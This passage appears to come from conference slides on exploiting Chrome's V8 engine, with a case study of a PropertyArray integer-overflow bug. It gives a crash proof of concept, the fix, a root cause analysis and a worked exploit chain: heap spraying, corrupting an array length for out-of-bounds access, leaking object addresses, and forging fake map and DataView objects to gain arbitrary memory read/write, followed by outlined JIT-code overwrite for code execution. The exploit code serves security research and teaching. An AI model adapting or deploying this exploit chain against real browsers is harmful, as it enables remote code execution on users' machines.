  - `freelistHead` points to the head of free list in a `PartitionPage`
  - `bucket` points to the bucket struct for the current allocation type/size

Arbitrary Read/Write Primitive

- The means to achieve arbitrary read/write primitive largely depend on the bug class
- There are two major cases based on the bug type
  - Case 1: We have an OOB access in `ArrayBuffer`
    - Memory we can access lives on `PartitionAlloc` heap :(
  - Case 2: We have an OOB access in other JS objects (e.g. `Array`)
    - So, we can leak out the address of objects easily

- Let's see how we can turn these partial primitives into a full arbitrary read/write one

Arbitrary Read/Write Primitive (Case 1)

- Read the `freelist` next pointer using OOB read
  - Remember to bswap (the pointer is saved in Big-Endian)
- Mask it with `~((1 << 21) - 1)`, to find start of superpage
  - Calculate `PartitionPage` index from leaked pointer
  - Calculate the address of `freelistHead` field
- Overwrite `freelist` next pointer using OOB write
  - New value is the address of `freelistHead` field
  - Then make `ArrayBuffer`s until we get the `freelistHead` memory
- Read / write arbitrary memory via control of `freelistHead`
  - Read: Put target address, do `new Uint32Array()`, read `freelistHead`
  - Write: Put target address, do `new Uint32Array(2)`, write to it

Arbitrary Read/Write Primitive (Case 2)

- Construct a fake `DataView` object with controlled length and buffer
  - Note that the instance type is defined in the map object (Thus, we need a fake map object as well)
- Requires a fake `ArrayBuffer` object
  - Backing store for the `DataView` we create
  - Only needs to have a **valid allocation base** (i.e. buffer address)

- `DataView.prototype.getUint32.call(dv, 0, true);`
- `DataView.prototype.setUint32.call(dv, offset, value, true);`

Arbitrary Code Execution

- V8 has an **RWX memory** region
  - `CodeSpace`
- If we can easily get the address of an object
  - Get the address of a `JSFunction` object
  - Follow the pointers to find the `Code` object
  - Modify JIT code, then invoke the function
- If we can't find the address of an object
  - Get the address of `isolate` (via OOB in `ArrayBuffer`; `PartitionAlloc` metadata)
  - Follow the pointers to find the V8 `heap` and `CodeSpace`
  - Overwrite the existing `Code` object
  - Modify JIT code, then invoke the function

Sandbox Escape

- IPC bugs
  - mojo interface (e.g. CVE-2018-6055)
- GPU process bugs
  - GPU process runs with a higher privilege than the renderer (still Low IL) (e.g. lokihardt @ pwn2own 2016)
- Kernel driver bugs
  - Non-Win32k driver that is loaded and accessible from the sandbox (e.g. lokihardt @ pwn2own 2015)
- Other “clever” logic bugs

Case Study

V8 Integer overflow with PropertyArray

V8 Integer overflow with PropertyArray

- No CVE assigned (?)
- https://crbug.com/789393
  - Closed for being a security bug (...until 48 hours ago)

- Opened in Project Zero bugtrack
  - https://bugs.chromium.org/p/project-zero/issues/detail?id=1445
  - Reported by lokihardt (November 28, 2017)
  - Fixed in M64 (January, 2018); no mention in their release blog
  - P0 report opened to public on February 26, 2018

Proof-of-Concept

```
function gc() {
    for (let i = 0; i < 20; i++)
        new ArrayBuffer(0x1000000);
}

function trigger() {
    function* generator() {
    }

    for (let i = 0; i < 1022; i++) {
        generator.prototype['b' + i];
        generator.prototype['b' + i] = 0x1234;
    }

    gc();

    for (let i = 0; i < 1022; i++) {
        generator.prototype['b' + i] = 0x1234;
    }
}

trigger();
```

- Causes DCHECK to fail
  - Crashes during GC in release

```
#
# Fatal error in ../../src/objects-inl.h, line 1750
# Debug check failed: index < this->length() (0 vs. 0).
#

==== C stack trace ===============================

    /home/bpak/v8/out.gn/x64.debug/./libv8_libbase.so(v8::base::debug::StackTrace::StackTrace()+0x1e) [0x7f4
    /home/bpak/v8/out.gn/x64.debug/./libv8_libplatform.so(+0x228a7) [0x7f46120c68a7]
    /home/bpak/v8/out.gn/x64.debug/./libv8_libbase.so(V8_Fatal(char const*, int, char const*, ...)+0x1bd) [0
    /home/bpak/v8/out.gn/x64.debug/./libv8_libbase.so(+0x2496f) [0x7f461211196f]
    /home/bpak/v8/out.gn/x64.debug/./libv8_libbase.so(V8_Dcheck(char const*, int, char const*)+0x32) [0x7f46
    /home/bpak/v8/out.gn/x64.debug/./libv8.so(v8::internal::PropertyArray::set(int, v8::internal::Object*)+0
    /home/bpak/v8/out.gn/x64.debug/./libv8.so(+0x17a9db9) [0x7f46114f7db9]
    /home/bpak/v8/out.gn/x64.debug/./libv8.so(v8::internal::JSObject::MigrateToMap(v8::internal::Handle<v8::
    /home/bpak/v8/out.gn/x64.debug/./libv8.so(v8::internal::LookupIterator::ApplyTransitionToDataProperty(v8
    /home/bpak/v8/out.gn/x64.debug/./libv8.so(v8::internal::Object::AddDataProperty(v8::internal::LookupIter
al::Object::StoreFromKeyed)+0xa7f) [0x7f46114ff02f]
    /home/bpak/v8/out.gn/x64.debug/./libv8.so(v8::internal::Object::SetProperty(v8::internal::LookupIterator
fd7c3]
    /home/bpak/v8/out.gn/x64.debug/./libv8.so(v8::internal::Runtime::SetObjectProperty(v8::internal::Isolate
ct>, v8::internal::LanguageMode)+0x14c) [0x7f4611764cdc]
    /home/bpak/v8/out.gn/x64.debug/./libv8.so(+0x1a1ab87) [0x7f4611768b87]
    /home/bpak/v8/out.gn/x64.debug/./libv8.so(v8::internal::Runtime_SetProperty(int, v8::internal::Object**,
    [0x33a4cb9047e4]
Received signal 4 ILL_ILLOPN 7f461211c351
Illegal instruction (core dumped)
```

Patch

```
diff --git a/src/objects.h b/src/objects.h
index 6fac5b7..22bc19e 100644
--- a/src/objects.h
+++ b/src/objects.h
```

```
@@ -1939,6 +1939,7 @@

   static const int kLengthFieldSize = 10;
   class LengthField : public BitField<int, 0, kLengthFieldSize> {};
+  static const int kMaxLength = LengthField::kMax;
   class HashField : public BitField<int, kLengthFieldSize,
                                     kSmiValueSize - kLengthFieldSize - 1> {};

@@ -2643,6 +2644,8 @@
   // its size by more than the 1 entry necessary, so sequentially adding fields
   // to the same object requires fewer allocations and copies.
   static const int kFieldsAdded = 3;
+  STATIC_ASSERT(kMaxNumberOfDescriptors + kFieldsAdded <=
+                PropertyArray::kMaxLength);

   // Layout description.
   static const int kElementsOffset = JSReceiver::kHeaderSize;
```

```
diff --git a/src/property-details.h b/src/property-details.h
index c4729ae..34c4304 100644
--- a/src/property-details.h
+++ b/src/property-details.h
```

```
@@ -197,10 +197,10 @@


 static const int kDescriptorIndexBitCount = 10;
-// The maximum number of descriptors we want in a descriptor array (should
-// fit in a page).
-static const int kMaxNumberOfDescriptors =
-    (1 << kDescriptorIndexBitCount) - 2;
+// The maximum number of descriptors we want in a descriptor array.  It should
+// fit in a page and also the following should hold:
+// kMaxNumberOfDescriptors + kFieldsAdded <= PropertyArray::kMaxLength.
+static const int kMaxNumberOfDescriptors = (1 << kDescriptorIndexBitCount) - 4;
 static const int kInvalidEnumCacheSentinel =
     (1 << kDescriptorIndexBitCount) - 1;
```

- Patch decreased the maximum number of descriptors
  - Ensures `MigrateFastToFast` does not overflow the length of the property array

Root cause analysis

- `MigrateFastToFast` is used to create a new `PropertyArray` object

```
void MigrateFastToFast(Handle<JSObject> object, Handle<Map> new_map) {
    ...

    int old_number_of_fields;
    int number_of_fields = new_map->NumberOfFields();
    int inobject = new_map->GetInObjectProperties();
    int unused = new_map->unused_property_fields();

    ...

    int total_size = number_of_fields + unused;
    int external = total_size - inobject;
    Handle<PropertyArray> array = isolate->factory()->NewPropertyArray(external);

    ...
}
```

- `new_map` argument could come from `Map::CopyWithField`

Root cause analysis

```
MaybeHandle<Map> Map::CopyWithField(Handle<Map> map, Handle<Name> name,
                                    Handle<FieldType> type,
                                    PropertyAttributes attributes,
                                    PropertyConstness constness,
                                    Representation representation,
                                    TransitionFlag flag) {
  ...
  if (map->NumberOfOwnDescriptors() >= kMaxNumberOfDescriptors) {
    return MaybeHandle<Map>();
  }

  ...
  Descriptor d = Descriptor::DataField(name, index, attributes, constness,
                                       representation, wrapped_type);
  Handle<Map> new_map = Map::CopyAddDescriptor(map, &d, flag);
  int unused_property_fields = new_map->unused_property_fields() - 1;
  if (unused_property_fields < 0) {
    unused_property_fields += JSObject::kFieldsAdded;
  }
  new_map->set_unused_property_fields(unused_property_fields);
  return new_map;
}
```

- `Map::CopyAddDescriptor` method adds a descriptor to the map
- `unused_property_fields` can be 2
  - `JSObject::kFieldsAdded == 3`
- `kMaxNumberOfDescriptors` is 1022
  - `total_size` can become 1024
  - `external` can become 1024 (in `MigrateFastToFast`)

Root cause analysis

```
Handle<PropertyArray> Factory::NewPropertyArray(int size,
                                                PretenureFlag pretenure) {
  DCHECK_LE(0, size);
  if (size == 0) return empty_property_array();
  CALL_HEAP_FUNCTION(isolate(),
                     isolate()->heap()->AllocatePropertyArray(size, pretenure),
                     PropertyArray);
}
```

```
AllocationResult Heap::AllocatePropertyArray(int length,
                                             PretenureFlag pretenure) {
  ...

  result->set_map_after_allocation(property_array_map(), SKIP_WRITE_BARRIER);
  PropertyArray* array = PropertyArray::cast(result);
  array->initialize_length(length);
  MemsetPointer(array->data_start(), undefined_value(), length);
  return result;
}
```

Root cause analysis

```
int PropertyArray::length() const {
  Object* value_obj = READ_FIELD(this, kLengthAndHashOffset);
  int value = Smi::ToInt(value_obj);
  return LengthField::decode(value);
}
```

```
class PropertyArray : public HeapObject {
 public:
  inline int length() const;
  inline int synchronized_length() const;
  inline void initialize_length(int length);

  ...

  static const int kLengthFieldSize = 10;
  class LengthField : public BitField<int, 0, kLengthFieldSize> {};
  class HashField : public BitField<int, kLengthFieldSize,
                                    kSmiValueSize - kLengthFieldSize - 1> {};
  ...
};
```

LengthField is a **BitField** with 10 bits
=> max value is 1023

Root cause analysis

- Due to the bug, newly created array's `length()` will return 0
- This does not immediately cause an out-of-bound access
  - The memory is still allocated large enough to contain 1024 elements
- It gets interesting **after** the Garbage Collector (GC) is run
  - The GC sees the array length being 0, and reallocates the array
    - Reallocation happens when moving the objects from new space to old space (i.e. scavenge)
  - Now we have an OOB read/write access!

Root cause analysis

`MigrateFastToFast:`

PropertyArray


```
new_map->NumberOfFields() == 1022
new_map->unused_property_fields() == 2
external == 1022 + 2 == 1024
```

```
Handle<PropertyArray> array = isolate->factory()->NewPropertyArray(external);
```

array (PropertyArray)



```
array->initialize_length(length);
```

LengthField (10bits) becomes 0
HashField (21 or 22bits) becomes 1

Root cause analysis

`array->synchronized_length() == 0`

Scavenge/GC:



Root cause analysis

After Scavenge/GC:

Now in Old Space with size of 0, but we can still access up to 1022 properties!


What are in those elements are unknown at the moment!

Testing the theory

- Out-of-bound read

```
for (let i = 0; i < 1022; i++) {
    generator.prototype['b' + i] = 0x1234;
}
```

```
for (let i = 0; i < 1022; i++) {
    try {
        document.write(i + " ==> " + generator.prototype['b' + i] + "<br>");
    } catch (e) { }
}
```





1 ==> 3068
2 ==> 1022
4 ==> b0
5 ==> 961088
6 ==> 1
7 ==> b1
8 ==> 1573184
9 ==> 1
10 ==> b2
11 ==> 3047744
12 ==> 1
13 ==> b3
14 ==> 3451200
15 ==> 1
16 ==> b4
17 ==> 4511040
18 ==> 1
19 ==> b5
20 ==> 5264704
21 ==> 1
22 ==> b6
23 ==> 7080256
24 ==> 1
25 ==> b7
26 ==> 7769408
27 ==> 1
28 ==> b8
29 ==> 8661312
30 ==> 1
31 ==> b9
32 ==> 9897280

0 ==> 4660
1 ==> 4660
2 ==> 4660
3 ==> 4660
4 ==> 4660
5 ==> 4660
6 ==> 4660
7 ==> 4660
8 ==> 4660
9 ==> 4660
10 ==> 4660
11 ==> 4660
12 ==> 4660
13 ==> 4660
14 ==> 4660
15 ==> 4660
16 ==> 4660
17 ==> 4660
18 ==> 4660
19 ==> 4660
20 ==> 4660
21 ==> 4660
22 ==> 4660
23 ==> 4660
24 ==> 4660
25 ==> 4660
26 ==> 4660
27 ==> 4660
28 ==> 4660
29 ==> 4660
30 ==> 4660
31 ==> 4660
32 ==> 4660

Heap Feng Shui

- How do we align the objects we control to the free'd memory?
- We first need to know "which" heap the OOB access happens





Heap Feng Shui

- How do we align the objects we control to the free'd memory?
- We first need to know "which" heap the OOB access happens

1

```
0> dq @rdx
0000025f`0b612e08  00000204`e2b75cf9 000000a8`8b482251
0000025f`0b612e18  000000a8`8b482251 000000a8`8b4bc0d1
0000025f`0b612e28  00000100`a6284001 00000100`a6284201
0000025f`0b612e38  000000a8`8b482a21 000000a8`8b482a51
0000025f`0b612e48  000000a8`8b482a79 000000a8`8b482a99
0000025f`0b612e58  000000a8`8b482ab9 000000a8`8b482ae1
0000025f`0b612e68  000000a8`8b482b09 000000a8`8b482b39
0000025f`0b612e78  000000a8`8b482b59 000000a8`8b482b81
```

2

```
0> dq 00000204`e2b75cf8
00000204`e2b75cf8  00001234`00000000 00001234`00000000
00000204`e2b75d08  00001234`00000000 00001234`00000000
00000204`e2b75d18  00001234`00000000 00001234`00000000
00000204`e2b75d28  00001234`00000000 00001234`00000000
00000204`e2b75d38  00001234`00000000 00001234`00000000
00000204`e2b75d48  00001234`00000000 00001234`00000000
00000204`e2b75d58  00001234`00000000 00001234`00000000
00000204`e2b75d68  00001234`00000000 00001234`00000000
```

3

```
0> dq 00000204`e2b00000
00000204`e2b00000  00000000`00080000 00000000`00000004
00000204`e2b00010  00000204`e2b02200 00000204`e2b80000
00000204`e2b00020  00000204`e2b00000 00000000`00080000
00000204`e2b00030  0000025f`0b660f43 0000025f`0b612910
00000204`e2b00040  00000000`00000000 00000000`00000000
00000204`e2b00050  0000025f`0b5d32c8 00000000`00000000
00000204`e2b00060  00000000`00000000 00000000`00000000
00000204`e2b00070  00000000`00000000 00000000`00000000
```

MemoryChunk

owner_

4

```
0> dq 0000025f`0b660f43 - 3
0000025f`0b660f40  00007fff`0e036b80 0000025f`0d836850
0000025f`0b660f50  0000025f`0d836850 0000025f`0d836858
0000025f`0b660f60  00000000`00000000 0000025f`0b612910
0000025f`0b660f70  00000000`00000001 00000000`002d8000
0000025f`0b660f80  00000000`00bd8000 00000000`0007de00
0000025f`0b660f90  00000000`002cb400 00000000`00b27200
0000025f`0b660fa0  00000000`001fb818 00000000`00000000
0000025f`0b660fb0  00000000`00020000 00000000`00000000
```

vtable

Old Space

```
enum AllocationSpace {
  NEW_SPACE,
  OLD_SPACE,
  CODE_SPACE,
  MAP_SPACE,
  LO_SPACE,
...
};
```

5

```
0:000> u 00007fff`0e036b80
chrome_child!v8::internal::PagedSpace::`vftable':
00007fff`0e036b80 6458            pop     rax
00007fff`0e036b82 3f              ???
00007fff`0e036b83 0cff            or      al,0FFh
```

Heap Feng Shui

- How do we align the objects we control to the free'd memory?
- We first need to know "which" heap the OOB access happens
  - PagedSpace => OLD_SPACE

- We need to allocate our objects to the same heap
  - Allocate the objects
    - Puts them to the New-space
  - Force the GC to scavenge
    - Moves from the New-space to Old-space

Heap Feng Shui

- Force a scavenge by spraying
- But what do we spray?
- Let's try with `PACKED_DOUBLE_ELEMENTS` array
  - e.g. [1, 2.2, 3.3]

```
var foo = [1, 2, 3, 4.4, 5.5, 6.6];
var bar = [foo, foo, foo, foo];
var spray_arr = new Array(2*1024*1024);
var spray_idx = 0;
function spray() {
    if (spray_idx >= 2*1024*1024) { return false; }
    for (let i = 0; i < (1024 * 1024) / 16; i++) {
        tmp = foo.slice(0);
        spray_arr[spray_idx++] = tmp;
        tmp = bar.slice(0);
        spray_arr[spray_idx++] = tmp;
    }
}
```

```
3 ==> 6   → length of foo
7 ==> 4   → length of bar
11 ==> 6
15 ==> 4
19 ==> 6
23 ==> 4
27 ==> 6
31 ==> 4
35 ==> 6
39 ==> 4
43 ==> 6
47 ==> 4
51 ==> 6
55 ==> 4
59 ==> 6
63 ==> 4
67 ==> 6
71 ==> 4
```

Partial OOB

- Corrupt the length value of the `foo` array
- Find the object with modified length
  - This becomes our OOB `PACKED_DOUBLE_ELEMENTS` array

```
var oob = null;
while (oob === null) {
    if (spray() === false) { return false; }
    if (generator.prototype[keys[3]] == 6) {
        generator.prototype[keys[3]] = 1000000;
        for (let i = 0; i < spray_idx; i++) {
            if (spray_arr[i].length == 1000000) {
                oob = spray_arr[i];
                break;
            }
        }
    }
}
```

```
OOB array (type: object, length: 1000000)
[1, 2, 3, 4.4, 5.5, 6.6, 8.332851120744e-312, 8.487983164e-314, 2.0813472123103e-311, 2.0813472123103e-311, ... ]
```

Partial OOB to Address Leak

- Make the variable `bar` a `PACKED_ELEMENTS`
  - Put an index, so we can find the right `spray_arr` element to modify
- With the OOB `PACKED_DOUBLE_ELEMENTS` array, we search for the other sprayed object (`bar`)

```
var bar = [0x13371337, 0, {}, 0];
...

var leak_idx;
for (let i = 0; i < 100; i++) {
    try {
        if (d2u(oob[i])[1] == 0x13371337) {
            leak_idx = i;
            break;
        }
    } catch (e) { }
}
if (leak_idx === undefined) { return false; }
```

Partial OOB to Address Leak

- With `leak_idx`, we can reference the contents of `bar`
  - +1: `spray_idx`
  - +2: `object`
- Put a target object to leak its address at `spray_arr[target_idx][2]`
- Then, read the value (address) as double through `oob` array

```
var bar = [0x13371337, 0, {}, 0];
...

var target_idx = d2u(oob[leak_idx + 1])[1];

var func_obj = Array.prototype.map;
spray_arr[target_idx][2] = func_obj;

var func_lo = d2u(oob[leak_idx + 2])[0];
var func_hi = d2u(oob[leak_idx + 2])[1];
```

Partial OOB to Arbitrary OOB

- Create a fake map object
  - +0x00: MetaMap root (TaggedPointer)
  - +0x08: Instance sizes (Int)
  - +0x0C: Instance attributes (Int)
    - 0x1000c8 == DataView type
- Create a fake DataView object
  - +0x00: map
  - +0x18: arraybuffer
  - +0x20: offset
  - +0x28: byteLength
- Create a fake ArrayBuffer object
  - +0x20: allocation base

```
var fake_map_obj = [
    u2d(0, 0),
    u2d(0, 0x1000c8),
    u2d(0, 0),
    u2d(0, 0),

    /* Fake ArrayBuffer object */
    u2d(0, 0),
    u2d(0, 0),
    u2d(0, 0),
    u2d(0, 0),
    u2d(0x43434343, 0x44444444),  // buf addr
    u2d(0, 0),
].slice(0);

var fake_dv_obj = [
    u2d(fake_map_lo + 1, fake_map_hi),
    u2d(0, 0),
    u2d(0, 0),
    u2d(fake_map_lo + 0x20 + 1, fake_map_hi),
    u2d(0, 0),
    u2d(0, 0x4000),
].slice(0);
```

Partial OOB to Arbitrary OOB

- Get the address of `fake_map_obj`
- Create a fake `DataView` object
  - `fake_dv_obj`
- Get the address of `fake_dv_obj`
- Put the address of `fake_dv_obj` with `oob` array
- Retrieve the fake `DataView` object by accessing with `spray_arr`
  - Now we have a `DataView` object where we control the length and the buffer address of
  - AKA, **arbitrary read/write primitive**!

